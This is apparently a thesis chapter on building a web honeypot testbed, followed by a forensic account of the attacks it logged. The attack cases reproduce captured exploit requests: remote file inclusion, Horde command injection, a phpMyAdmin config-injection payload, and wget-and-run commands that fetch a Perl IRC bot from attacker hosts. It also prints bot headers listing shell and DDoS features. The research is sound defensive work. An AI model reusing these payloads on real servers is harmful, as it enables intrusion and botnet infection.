Before putting hands to work there is the necessary planning of what has to be done and how to do it. This section reviews the necessary requirements of the honeypot testbed and how the architecture was planned.

3.1.1 Requirements

Formulating the environment requirements and looking for solutions to solve them is a fundamental step in the planning phase in order to design an adequate solution. The solution had to respond to multiple requirements that assured that the architecture design went in the right track for success.




Figure 3.1: Remote management

Realism

The main requirement for this environment was the ability to gather detailed attack and malicious action information that provided a real situational risk awareness regarding web attacks. The environment had to be similar to a real production deployment. The option chosen was to deploy a virtual high interaction honeynet, because it does not limit the attacker's actions. The testbed is composed by real operating systems, webservers, databases and web applications constrained by virtualization.

Diversity

The environment must be as diverse as possible to be close to a real production environment with different web applications, operating systems and hardware support. The solution found was to use VMware Server that provides support to multiple operating systems and hardware along with free access under online registration. Real web servers were installed along with common web applications developed in different languages with simple known vulnerabilities ready to exploit.

Remote Management

The honeypots network, also known as honeynet, had to be managed remotely under secure conditions due to the high monitorization that this sort of high interaction honeypots needs. The solution relies on the use of a management station with SSH access over the Internet. SSH communication provides encryption and has capabilities of port forwarding that makes it possible to access the physical host operating systems serving the guest virtual honeypots remotely (Hatch [139]). Every host machine has two physical interfaces: one binded to VMware Server for virtual honeypot use and the other reserved for management purposes. As host operating system the latest version of Ubuntu supported by VMware Server was chosen, because of native SSH server support, minimal installation packages and broad hardware recognition. VMware Server supports virtual machine management over HTTPS with a normal browser along with virtual machine console access with a web plugin. This provides the possibility of accessing all the management infrastructure from anywhere with a browser and SSH client. The SSH client is used to deploy an encrypted tunnel over SSH to the management station with port forwarding to the host operating system VMware Management Console (Figure 3.1). The browser has only to connect to the bind interface of the tunnel locally and the traffic is transferred across the SSH tunnel to the VMware management interface.




Figure 3.2: Architecture layout

Minimize Management Time

Minimize the management burden was another requirement that is tackled with the deployment of VMware Server that allows transparently copying and moving of honeypot virtual machines. The possibility of emulating ISO images as a virtual cd-rom also accelerates the installation process. VMware Server also provides the possibility of deploying checkpoints to be able to return to previous states if the honeypots are compromised or intermediate state forensic analysis is needed.

Containment

There is the risk of the attacker targeting other systems after honeypot compromise, so this situation must be controlled and safeguarded as a requisite. The response to this requisite was the use of a layer two bridge with filtering, attack detection and connection limiting capabilities between the honeynet and the Internet and the possibilities of monitorization of the virtual honeypot in the host operating system employing the principle of security layering by employing multiple approaches.

3.1.2 Architecture

The architecture was planned in a way to guarantee remote management from anywhere on the Internet in a secure manner with simple tools as shown by Figure 3.2. That approach meant that the management and production honeypot network had to be separated from each other. The access to and from the honeypots to the Internet had to be controlled by a layer-2 bridge called Honeywall. The management station coordinates the remote management via SSH tunnelling to the honeypots and to the bridge management interface. The attack data capture necessary for forensic analysis is performed using different sources to ensure its integrity.

Honeywall

Honeywall is a layer-2 bridge specially designed by the honeynet project to log and filter the access to honeypots (Honeynet-Project [140], Gomez [141], Chamales [142]). Its main characteristics are ensuring adequate data capture including detailed network and system activity, controlling suspicious traffic and facilitating post-incident analysis by aggregating data into a common database. It is downloadable in a live boot CD ready to be recorded and installed featuring a minimal customized version of Fedora Core with multiple honeypot tools already packaged in the bundle.

The Honeywall features multiple tools to monitor and analyse the honeypot traffic along with filtering capabilities for honeypot access:

- It uses iptables [143] to limit outbound connections and blocks known outbound attacks with snort_inline by Metcalf and Julien [144].
- It is configurable over a web interface called Walleye or over SSH via command menu interface. The web interface also provides statistics and attack alerts with the possibility of analysing the detected packets.
- It provides tools to control data flows (hflow2 by Balas and Viecco [145], Viecco [146]), to audit network connections (argus by Singh et al. [147]), to detect intrusions (snort by Roesch [148]) and to passively fingerprint attackers (p0f by Zalewski [149]).

Sebek

Sebek is a tool for capturing the actions inside a honeypot sending them via networking to a destination host (Honeynet-Project [150, 151], Balas et al. [152], Siles [153]). It functions in a client/server architecture: The honeypots have Sebek client installed and issue the packets via UDP, while the server normally resides on the Honeywall and logs the attacker's actions by treating the received packets. It substitutes common system calls by its own, monitoring the attacker's behaviour, even if they are run inside an encrypted connection. It has rootkit capabilities being able to remain unnoticed inside the honeypot. There are Sebek clients for multiple operating systems, among them: Linux, Windows, FreeBSD, OpenBSD (Ebalard et al. [154, 155]). These rootkit capabilities are supposed to remain unnoticed to the unskilled attacker, but there are various ways of discovering that the host has Sebek running and to circumvent it (Corey [156, 157], Dornseif et al. [158]).

Xtail

One benefit that we can take from virtualization is the ability to monitor the underlying virtual guest system from the host system. This is an important piece for deploying a virtual honeypot without attracting the attacker's attention due to monitoring software installed in the virtual guest system. Jiang and Wang [159], Jiang et al. [160] have done some investigation in this area and developed tools capable of snooping the events inside the virtual honeypot machine, detect malicious activities mapping running processes and passively monitor the virtual guest filesystem. Unfortunately there

Quantity x Model	CPU	Memory	Storage
3 x Dell Optiplex 745	Core 2 Duo 2.0 GHz	2GB RAM	80 GB
1 x Dell Optiplex GX520	Pentium 4 2.8 GHz	2GB RAM	150 GB
4 x Fujitsu Siemens N600	Pentium 4 1.8 GHz	512MB RAM	40 GB
3 x Dell Optiplex 170L	Pentium 4 2.8 GHz	512MB RAM	80 GB
1 x HP Vectra	Pentium 4 1.6 GHz	512MB RAM	20 GB

Table 3.1: Hardware

is only the demo to watch and no prototype available to download at their resource site, even after some personal research requests.

Due to this lack of prototype situation, the alternative was to follow an idea by Barnett [161] and use the Linux `xtail` command by Rosenthal [162] that allows monitoring the growth of files. The VMware disks are regular files so the alternative is to monitor the VMware disks using `xtail` from the host system.

3.2 Implementation

This section details the steps necessary to implement the honeypot environment. The hardware used is detailed according to each machine specification along with the network elements necessary for connecting the honeypot testbed. The software installed is enumerated and the configurations performed are detailed according to each system's function.

3.2.1 Hardware

The hardware used in this implementation is listed in Table 3.1 and is composed by commercial off the shelf (COTS) personal computers. There are twelve physical machines: one is used for the Honeywall bridge, the other is the management console and the remaining ones are the VMware Server hosts used for the honeypots. The management and honeypot networks have two dedicated HP Procurve 2600 series switches physically separated.

3.2.2 Software

The software used for the honeypot host systems is a minimal installation of Ubuntu 8.04 which is the most recent version supported by VMware Server 2.0.1. The SSH Server is the only service package installed in addition to the VMware Server to ease remote management. The management console also has the Ubuntu 8.04 release with SSH Server and the Honeywall is installed with the Honeywall "roo" boot CD version 1.4, which is a minimal version of Fedora Core 5 with additional honeypot customization packages.




Figure 3.3: Walleye Honeywall Web interface

3.2.3 Configuration

This section describes the work performed to configure the different components taking into account the differences and similarities between specific requirements. As components we detail the management console, the Honeywall, the honeypot host systems and the virtual honeypots.

Management Console

The SSH Server of the management console was configured to allow only SSH version 2 and deny root access. A unprivileged user was configured for remote access and if administration privileges are required command utilities such as "su" and "sudo" are used after the initial login. The management console has three interfaces: one connected to the external network with a public Internet address, another connected to the management network of the Honeywall and the last one connected to the management network of the honeypot host systems.

Honeywall

The Honeywall was initially configured using the menu command line interface to setup the management network access. Having access to the management Walleye Honeywall web interface (Figure 3.3) via the management station it was necessary to define the honeypots addresses and which were the allowed inbound and outbound ports. Being web honeypots the only allowed inbound port was 80 and outbound it was permitted udp 53 and tcp 80, 443, 8080 to limit the actions of the attacker after the honeypot was compromised. The connection limiting properties were configured to allow 20 outbound connections per hour and the number of days to keep log data was raised to 365.

Honeypot Name	Operating System	Webserver	Database	Application
Webserver1	Ubuntu 7.10	Apache 2.2.4	Mysql	PHPbb
Webserver2	Ubuntu 7.10	Apache 2.2.4	-	Wordpress
XP1	Windows XP	Apache	Mysql	EasyPHP
Win2003	Windows 2003	IIS 6.0	SQLServer	Snitz Forum
Webserver 3	Ubuntu 7.10	Apache 2.2.4	Mysql	PHPNuke
Webserver 4	Ubuntu 7.10	Apache 2.2.4	Mysql	PHPmyadmin
Webserver 5	Ubuntu 7.10	Apache 2.2.4	Mysql	PHP-fusion
XP2	Windows XP	IIS 5.1	-	ASP-CMS
XP3	Windows XP	Tomcat	-	JSP Examples

Table 3.2: Honeypots specification

Honeypot Host Systems

The honeypots host systems have two network interfaces: one configured static IP address for management and the other configured with access to VMware without IP address. It was necessary to install the packages "build-essential" and "Linux-headers" for VMware Server module compilation. After successful VMware Server module compilation, the setup of a bridge interface to the non-management NIC was performed while leaving the other NIC inaccessible by VMware and used only for host system management. The management is performed over SSH and via VMware management console over the management NIC. The xtail command line utility was installed and configured for watching the VMware virtual disk files.

Virtual Honeypots

Diversity when evaluating web attacks is a fundamental step to reach useful conclusions. The honeypots implemented use different operating systems, different web servers, different databases and different web applications developed in different languages (Table 3.2). The operating system choice division was based on compatibility with Sebek and representativeness in the Internet hosts commonly used as web servers. The name of the honeypots represent the operating system installed with "webserver" for the Linux machines, "xp" for Windows XP machines and "win2003" for Windows 2003 machines. The configuration of the operating system was prepared to be as minimal as possible in order to save resources.

Each system was configured with a normal account and an administration account and there are no installed suspect traces of honeypot technology, besides the undercover Sebek. Regarding network configuration the setup was done by applying a static public IP address on the Internet to each of the honeypots. The management is performed using the host system VMware console in order to prevent interference with the honeypot NIC.

3.3 Experimental Results

This section describes the forensics analysis of the attack cases found on our honeypot testbed and presents statistics of multiple components of the honeypot environment. However it starts first

by introducing the key concepts and legal requirements to conduct a forensic investigation.

3.3.1 Forensics

Knowing how to gather an adequate evidence of an attack, even in an experimental environment like the one used in this thesis, is a meticulous process that should be introduced to the reader along with the necessary requirements on how to act when facing such situations.

Forensics is a delicate procedure in any environment because of the due care necessary while preserving the evidence's chain of custody. The chain of custody is a process used to maintain and document the chronological history of the investigation detailing the seizing, collection, handling and preservation of evidence along with a record of anyone who has come into contact with that evidence (Weise and Powell [163]). The importance of the evidence is as important as preserving its chain of custody, because it shows that it has been collected using the appropriate procedures and that its integrity is maintained until presented in court. The original system must be kept intact at all times with the forensic procedures being performed in a bit by bit copy of the original system in order to keep the evidence untainted.

The forensic analysis performed must be dealt with suspicious behaviour at all times looking for undoubtful facts that prove that the intrusion was indeed accomplished and the attack detection mechanisms did not issue a false positive. It is important not to trust the behaviour of internal system tools as they could be replaced with trojaned ones and use external sources with verifiable integrity.

In our research environment the forensics analysis helps to gather evidence to understand the attacker's modus operandi and evaluate the latest exploits and malicious tools. Taking into account that this is a honeypot research environment and the intrusions are controlled, the forensic analysis should be performed with minimum impact in the infrastructure or else the attacker can notice that he is being watched and will abort further actions. The virtualization infrastructure eases the forensic analysis with the possibility of saving and comparing different checkpoints in time. The amount and quality of the gathered information must be adequate to the needed forensics analysis (Raynal et al. [164, 165], Pouget and Dacier [166]).

3.3.2 Attack Cases

This section provides information about many of the attacks made against the honeypots deployed in the context of this thesis. The objective is to put in context the statistics that are provided in Section 3.3.3, providing the reader an better insight about what was observed. Several of the attack cases listed below were observed at least once and in some cases they were repeated many times.

Port Scanner

Multiple honeypots had a request for a non existent resource called `w00tw00t.at.ISC.SANS.DFind:`). After some investigation these requests show evidence of a known port scanner called DFind that

is usually used by attackers in web server fingerprinting. The box below shows an excerpt of a request conducted by this port scanner and response issued by the webserver that details the web server characteristics shown in the server header:

```
GET /w00tw00t.at.ISC.SANS.DFind:) HTTP/1.1

HTTP/1.1 400 Bad Request
Date: Sat, 06 Jun 2009 22:11:00 GMT
Server: Apache/2.2.4 (Ubuntu) PHP/5.2.3-1ubuntu6
Content-Length: 319
Connection: close
```

Proxy

The honeypots were probed for open proxying to be used to tunnel further attacks. The box below lists a HTTP relay request using the normal GET method and a HTTPS proxy relay request that uses the CONNECT method commonly available in proxies to tunnel a connection. This CONNECT method is not recognized by a non-proxy web server so it issues the "method not allowed" response.

```
GET http://www.google.com.tw/ HTTP/1.1
Host: www.google.com.tw
Accept: */*
Pragma: no-cache
User-Agent: Mozilla/4.0 (compatible; MSIE 4.01; Windows 98)

CONNECT www.google.com:443 HTTP/1.0

HTTP/1.1 405 Method Not Allowed
Date: Thu, 02 Jul 2009 14:58:19 GMT
Server: Apache/2.2.4 (Ubuntu) PHP/5.2.3-1ubuntu6
Allow: GET,HEAD,POST,OPTIONS,TRACE
Content-Length: 324
Connection: close
```




Figure 3.4: Azenv proxy check

Another more detailed fingerprinting proxy attack approach is to expose the environment variables by asking the host to proxy the request for proxyjudge or azenv statistics in the search for some information leakage (Figure 3.4). The box below shows the two requests of the different applications:

```

GET http://proxyjudge1.proxyfire.net/fastenv HTTP/1.1
Host: proxyjudge1.proxyfire.net
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Accept: */*
Accept-Language: zh-cn
Connection: Keep-Alive

GET http://icqbest.freehostia.com/azenv.php HTTP/1.1
Host: icqbest.freehostia.com
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Accept: */*
Accept-Language: zh-cn
Connection: Keep-Alive

```

This box below shows an attempt to access a site with subscription articles that normally universities have privileged access through their IP address range. The addresses used for the honeypots are in that address range and this shows that the attacker has previously gathered information about the address ownership and tries to access the site to obtain privileged access due to the university IP source authentication.

```
GET http://www.sciencedirect.com/ HTTP/1.1
Host: www.sciencedirect.com
Accept: */*
Pragma: no-cache
User-Agent: Mozilla/4.0 (compatible; MSIE 4.01; Windows 95)
```

Spam

The honeypots were multiple times probed for proxying requests to other SMTP servers. If the answer is positive the host is used by spammers afterwards. The box below details such a request for mail.messaging.microsoft.com:

```
CONNECT mail.messaging.microsoft.com:25 HTTP/1.0

HTTP/1.1 405 Method Not Allowed
Date: Thu, 02 Jul 2009 17:13:46 GMT
Server: Apache/2.2.3 (Win32) PHP/5.2.0
Allow: GET,HEAD,POST,OPTIONS,TRACE
Content-Length: 225
Connection: close
```

URL Bruteforce

There were multiple URL bruteforce attempts being the most common the search for phpMyadmin, roundcube webmail and ZenCart. This sort of attack searches for hidden installation of administration tools or components expecting that they are unprotected without authentication, have default credentials or have old versions that suffer from known vulnerabilities. In this example detailed below the attacker tries to find an phpMyadmin installation inside the admin URL resource by bruteforcing a list of version releases with multiple GET requests:

```
GET /admin/phpMyAdmin-2.0.1/main.php HTTP/1.0
GET /admin/phpMyAdmin-2.0.2/main.php HTTP/1.0
GET /admin/phpMyAdmin-2.0.3/main.php HTTP/1.0
GET /admin/phpMyAdmin-2.0.4/main.php HTTP/1.0
GET /admin/phpMyAdmin-2.0.5/main.php HTTP/1.0
GET /admin/phpMyAdmin-2.0.6/main.php HTTP/1.0
GET /admin/phpMyAdmin-2.0.7/main.php HTTP/1.0
GET /admin/phpMyAdmin-2.0.8/main.php HTTP/1.0
...
GET /admin/phpMyAdmin-3.0/main.php HTTP/1.0
GET /admin/phpMyAdmin-3.0.1/main.php HTTP/1.0
```

Authentication Bruteforce

There were multiple authentication bruteforce attempts trying to gain access to tomcat web manager. Tomcat web manager is a management interface where it is possible to deploy new applications, change existing ones and control the tomcat operating system process. This interface is often left unchanged with default credentials. The box below shows two requests trying to bruteforce with the credentials "admin:admin" and "admin:TOMCAT" encoded in basic authentication with base64 in the authorization header.

```
GET /manager/html HTTP/1.1
Content-Type: text/html
Host: 194.117.20.219
Accept: text/html, */* User-Agent: Mozilla/3.0 (compatible; Indy Library)
Authorization: Basic YWRtaW46YWRtaW4=

GET /manager/html HTTP/1.1
Content-Type: text/html
Host: 194.117.20.219
Accept: text/html, */* User-Agent: Mozilla/3.0 (compatible; Indy Library)
Authorization: Basic YWRtaW46VE9NQ0FU
```




Figure 3.5: Appserv vulnerability check

Appserv

Appserv is an application for installing Apache - PHP - MySQL - phpMyAdmin easily by using a single package bundle. This application was not installed in the honeypot testbed, but blind requests were nevertheless received. The version 2.4.5 and prior suffered from a remote file inclusion vulnerability that allowed arbitrary command execution by including external malicious files. The vulnerability lies in appserv/main.php that accepts external files in the appserv_root parameter as it can be seen by the requests below and the output in Figure 3.5 that tracks if the target is vulnerable:

```
GET /appserv/main.php?appserv_root=http://213.131.252.251/icecrash1/a.txt? HTTP/1.1
GET /appserv/main.php?appserv_root=http://190.161.40.22/appserv/t.txt? HTTP/1.1
```

Horde

The Horde Application Framework is a modular, general-purpose web application framework written in PHP most known for its webmail application Imp. Although not installed in our honeypot testbed, we received some blind requests exploiting a command execution vulnerability in the help viewer of the horde web framework. The requests show evidence of vulnerability fingerprinting with the id command looking for further exploitation afterwards. The user agent points to a bot coded by a brazilian hacking group known as DataCha0s responsible for multiple web defacements. According to the information available, the bot has multiple versions and is capable of automatically exploiting vulnerabilities in multiple php web applications.

```
GET /horde/services/help/?show=about&module=;%22.passthru(%22id%22); HTTP/1.0
Connection: close
User-Agent: DataCha0s/2.0
Host: XXX.XXX.XXX.XXX
```

Frontpage Extensions

The frontpage extensions are deployed in the webserver to provide additional functions to web developers like uploading, deleting or updating files to a website instantaneously. In this case the attack is probing for the possibility of accessing the webserver via frontpage extensions, not installed in our environment, with writing permissions and create a new file named "core.html". The user agent shows signs of another bot named core-project.

```
POST /_vti_bin/_vti_aut/author.dll HTTP/1.1
MIME-Version: 1.0
User-Agent: core-project/1.0
Host: XXX.XXX.XXX.XXX
Accept: auth/sicily
Content-Length: 194
Content-Type: application/x-vermeer-urlencoded
X-Vermeer-Content-Type: application/x-vermeer-urlencoded
Connection: close
Cache-Control: no-cache
method=put+document%3a4%2e0%2e2%2e4715&service%5fname=
&document=%5bdocument%5fname%3dcore%2ehtml%3bmeta%5finfo%3d%5b%5d%5d
&put%5foption=overwrite&comment=&keep%5fchecked%5fout=false
```

PhpMyadmin

The PhpMyadmin version installed in one of the honeypots suffers from code injection in the config.inc.php saved by the configuration file wizard. This code enables the execution of arbitrary commands due to lack of file output sanitization. The box below shows the injection of code by calling the wizard setup.php to save a modified configuration config.inc.php that can be tweaked to allow code execution:

```

POST //phpmyadmin//scripts/setup.php HTTP/1.1
User-Agent: curl/7.15.1 (i486-pc-Linux-gnu) libcurl/7.15.1 OpenSSL/0.9.8a zlib/1.2.3 li-
bidn/0.5.18
Host: XXX.XXX.XXX.XXX
Accept: */*
Cookie: phpMyAdmin=f0eda4bdebef8f44e49cfb3c97b08704d1657587; pmaCookieVer=4
Content-Length: 382
Content-Type: application/x-www-form-urlencoded
token=1e256cc6c81136c06692df8db54b7e89&action=save&configuration=a:1:{s:7:%22Servers
%22%3ba:1:{i:0%3ba:6:{s:23:%22host%27]=%27%27%3b%20phpinfo%28%29%3b//%22
%3bs:9:%22localhost%22%3bs:9:%22extension%22%3bs:6:%22mysqli%22%3bs:12:%22
connect_type%22%3bs:3:%22tcp%22%3bs:8:%22compress%22%3bb:0%3bs:9:%22
auth_type%22%3bs:6:%22config%22%3bs:4:%22user%22%3bs:4:%22root%22%3b}}
&eoltype=unix

```

The box below details the attempt to download the bot under the filename 50.txt using wget over HTTP. Then wget saves the filename in /tmp and executes it using the perl interpreter redirecting the output to /dev/null and going into the background:

```

GET //phpmyadmin///config/config.inc.php?c=wget%20http://188.24.50.187/50.txt
%20-O%20/tmp/50.txt;perl%20/tmp/50.txt%20%3E%3E/dev/null& HTTP/1.1
Host: XXX.XXX.XXX.XXX
User-Agent: Conf

```

This box below shows the header of the bot downloaded. It is an IRC bot that shows evidence of being programmed by a Brazilian hacking team. The bot masks itself when executed as an apache webserver process, connects to a Czech server, joins a channel called #resume and is programmed to serve his master with the nick LordNikon. He chooses his nick and identification from an online list using HTTP. The bot is capable of doing multiple requests: port scans, denial of service, downloading files or present a connect back remote command shell. The identified IRC Server was found offline and the attacker might only start it when needing to perform malicious actions as the bots try to reconnect continuously.

```

#!/usr/bin/perl
# ShellBOT

```

```

# OldW0lf - oldwolf@atrix-team.org
# - www.atrix-team.org
# Stealth ShellBot Versão 0.2 by Thiago X
# Feito para ser usado em grandes redes de IRC sem IRCOP enchendo o saco :)
# Mudanças:
# - O Bot pega o nick/ident/name em uma URL e entra no IRC disfarçado :);
# - O Bot agora responde PINGs;
# - Você pode definir o prefixo dos comandos nas configurações;
# - Agora o Bot procurar pelo processo do apache para rodar como o apache :D;
# Comandos:
# - Adicionado comando !estatisticas <on/off>;
# - Alterado o comando @pacota para @oldpack;
# - Adicionado dois novos pacotadores: @udp <ip> <porta> <tempo> e @udpfaixa <faixa de
ip> <porta> <tempo>;
# - Adicionado um novo portscan -> @fullportscan <ip> <porta inicial> <porta final>;
# - Adicionado comando @conback <ip> <porta> com suporte para Windows/Unix :D;
# - Adicionado comando: !sair para finalizar o bot;
# - Adicionado comando: !novonick para trocar o nick do bot por um novo aleatorio;
# - Adicionado comando !entra <canal> <tempo> e !sai <canal> <tempo>;
# - Adicionado comando @download <url> <arquivo a ser salvo>;
# - Adicionado comando !pacotes <on/off> para ativar/desativar pacotes :)

```

Another more advanced approach to install another bot was also performed in our honeypot test-bed using the same vulnerability by using Url encoding obfuscation techniques to evade intrusion detection systems or the pass unnoticed in the log analysis. This technique can easily be exposed using a decoding tool as shown in Figure 3.6. This exposes a similar method as above for installing the bot, it uses the /tmp directory for saving and executing the code, fetches the code with wget, runs it with the perl interpreter and deletes the code cleaning its tracks after infection.

```

GET //phpmyadmin///config/config.inc.php?c=%63%64%20%2F%74%6D%70%3B
%77%67%65%74%20%77%68%69%74%65%68%61%74%2E%63%63%2F%77
%68%69%74%65%68%61%74%3B%70%65%72%6C%20%77%68%69%74%65
%68%61%74%3B%72%6D%20%2D%72%66%20%77%68%69%74%65%68%61%74
HTTP/1.1

```



Figure 3.6: Url decoder

```
TE: deflate,gzip;q=0.3
Keep-Alive: 300 Connection: Keep-Alive, TE
Host: XXX.XXX.XXX.XXX
User-Agent: ZmEu
```

This box shows the header of the bot downloaded, that once again shows traces of Brazilian Portuguese with capabilities of offering a remote shell, portscanning, downloading files and executing denial of service. It can be seen that it has pieces of the same code of the previous presented bot with minor changes. Once the code is executed, it masquerades itself as an apache server process, then it connects to an IRC server with the nick ajax plus a random number and sets the realname identification according to Linux version. It joins the #Whitehat:WH channel and awaits commands from the admins "ZmEu", "alex" and "axel".

```
#!/usr/bin/perl
my $processo = '/usr/sbin/httpd';
my $linas_max='10';
my $sleep='3';
my @adms=("ZmEu","alex","axel");
my @canais=("#WhiteHat :WH");
my $nick='ajax';
```

